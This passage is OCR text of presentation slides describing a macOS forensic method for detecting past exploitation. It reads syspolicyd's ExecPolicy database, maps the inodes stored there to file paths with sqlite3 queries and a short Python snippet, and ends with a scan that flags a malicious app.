
BlockBlock ...block block'ing

full code: BlockBlock
github.com/objective-see/BlockBlock




Detections

was I exploited !?




The ExecPolicy Database

...updated by syspolicyd (with decision)



```
% log stream
syspolicyd: [com.apple.syspolicy.exec:default]
  Updating flags: ~/PoC.app/Contents/MacOS/PoC, 512"

# fs_usage -w -f filesystem | grep syspolicyd
...
RdData[S]  D=0x052fdb4a  B=0x1000  /dev/disk1s1
/private/var/db/SystemPolicyConfiguration/ExecPolicy-wal  syspolicyd.55183
```

no item path(s)?







Table: policy_scan_cache

	pk	volume_uuid	object_id	fs_type_name
	Filter	Filter	Filter	Filter
5	79	0612A910-2C3C-4B72-9C90-1...	2354288	apfs
6	15659	0612A910-2C3C-4B72-9C90-1...	120807068	apfs
7	11513	0612A910-2C3C-4B72-9C90-1...	109396238	apfs
8	1186	0612A910-2C3C-4B72-9C90-1...	80447735	apfs


/private/var/db/SystemPolicyConfiguration/ExecPolicy

From Object_ID to File Path

...as it's a file inode



volume_uuid	object_id
Filter	Filter
0612A910-2C3C-4B72-9C90-1...	2354288
0612A910-2C3C-4B72-9C90-1...	120807068
0612A910-2C3C-4B72-9C90-1	[illegible]
0612A910-2C3C-4B72-9C90-1	



```
% stat ~/Downloads/PoC.app/Contents/MacOS/PoC
16777220 2354288  ... /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC

# sqlite3 ExecPolicy
sqlite> .headers on
sqlite> SELECT * FROM policy_scan_cache WHERE object_id = 2354288;

pk|volume_uuid|object_id|fs_type_name|bundle_id|cdhash|team_identifier|
signing_identifier|policy_match|malware_result|flags|mod_time|timestamp|
revocation_check_time|scan_version

15949|0612A910-2C3C-4B72-9C90-1ED71F3070C3| 2354288 |apfs|NOT_A_BUNDLE||||
7|0|512|1618194723|1618194723|1618194723|4146150715079370460
```

inode (2354288) -> path (~/Downloads/PoC.app/...)

Scan.py

programmatic detection of exploitations

```
#get file path from vol & file inode
url = Foundation.NSURL.fileURLWithPath_('/.vol/' + str(inode) + '/' + str(item[2]))
result, file, error = url.getResourceValue_forKey_error_(None, "NSURLCanonicalPathKey", None)
```

file path, from file inode

```
# python scan.py
volume inode: 16777220
volume uuid:  0A81F3B1-51D9-3335-B3E3-169C3640360D

opened 'ExecPolicy' database
extracted 183 evaluated items

* malicious application *
 ~/Downloads/yWnBJLaF/1302.app
```

programmatic detection

(also) checks that:

